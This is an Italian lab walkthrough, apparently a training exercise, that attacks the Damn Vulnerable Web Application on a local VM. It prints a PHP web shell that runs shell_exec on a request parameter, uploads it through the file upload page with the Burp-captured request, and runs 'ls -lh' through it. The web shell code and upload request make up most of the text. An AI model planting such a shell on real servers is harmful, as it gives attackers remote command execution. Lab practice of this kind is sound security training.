

CODICE SUPER-SHELL.PHP

```
lucas@kali: ~/Scrivania/shell
File Azioni Modifica Visualizza Aiuto
GNU nano 7.2 supershell.php
<?php
if (isset($_REQUEST['cmd']))
{
    $cmd = $_REQUEST['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>
```

MODIFICHIAMO LA SICUREZZA IN LOW

The screenshot shows the DVWA Security page in a web browser. The page title is "DVWA Security" with a lock icon. The main heading is "Script Security". The text indicates the security level is currently "low". Below this, there is a dropdown menu set to "low" and a "Submit" button. The page also features a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. At the bottom, it shows the current session status: Username: admin, Security Level: low, and PHPIDS: disabled. The footer text reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Ap x +

Non sicuro | 192.168.56.101/dvwa/security.php

DVWA

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web application

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

CARICHIAMO LA SHELL IN UPLOAD:

Damn Vulnerable Web Ap x

192.168.56.101/dvwa/vulnerabilities/upload/#



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Nessun file selezionato

../../../../hackable/uploads/supershell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled

View S

Damn Vulnerable Web Application (DVWA) v1.0.7

7 Burp Suite Community Edition v2023.5.5 - Temporary Project

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.56.101:80

Forward Drop Intercept is on Action Open browser Comment this

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.101
3 Content-Length: 591
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.56.101
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarySMYBUNbF0pBx4T11
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.56.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=low; PHPSESSID=e0882fb6d0295576b731187113224616
14 Connection: close
15
16 -----WebKitFormBoundarySMYBUNbF0pBx4T11
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarySMYBUNbF0pBx4T11
21 Content-Disposition: form-data; name="uploaded"; filename="supershell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_REQUEST['cmd']))
26 {
27     $cmd = $_REQUEST['cmd'];
28     echo '<pre>';
29     $result = shell_exec($cmd);
30     echo $result;
31     echo '</pre>';
32 }
33 ?>
34
35
36 -----WebKitFormBoundarySMYBUNbF0pBx4T11
37 Content-Disposition: form-data; name="Upload"
38
39 Upload
```

0 matches

Damn Vulnerable Web Ap x 192.168.56.101/dvwa/hack x +

Non sicuro 192.168.56.101/dvwa/hackable/uploads/supershell.php?cmd=


DOPO AVER CARICATO IL CODICE, POSSIAMO PROVARE ALCUNI COMANDI, LS, PS, LS -LH

The screenshot shows a web browser window with the address bar displaying `192.168.56.101/dvwa/hack`. The page content shows a file upload interface with the following files listed:

- `dvwa_email.png`
- `supershell.php`
- `supershell2.php`
- `supershell6.php`

Below the browser window, the Chrome DevTools network panel is open, showing a request to `http://192.168.56.101:80`. The request is intercepted, and the "Intercept is on" button is highlighted. The request details are shown in the "Raw" tab, displaying the following HTTP request:

```
GET /dvwa/hackable/uploads/supershell.php?cmd=ls%20-lh HTTP/1.1
Host: 192.168.56.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: security=low; PHPSESSID=e0882fb6d0295576b731187113224616
Connection: close
```



COME VEDIAMO NELLA FIGURE LA SUPERSHELL, FUNZIONA PERFETTAMENTE E TRAMITE BROWSER ABBIAMO UN TERMINALE PRONTO.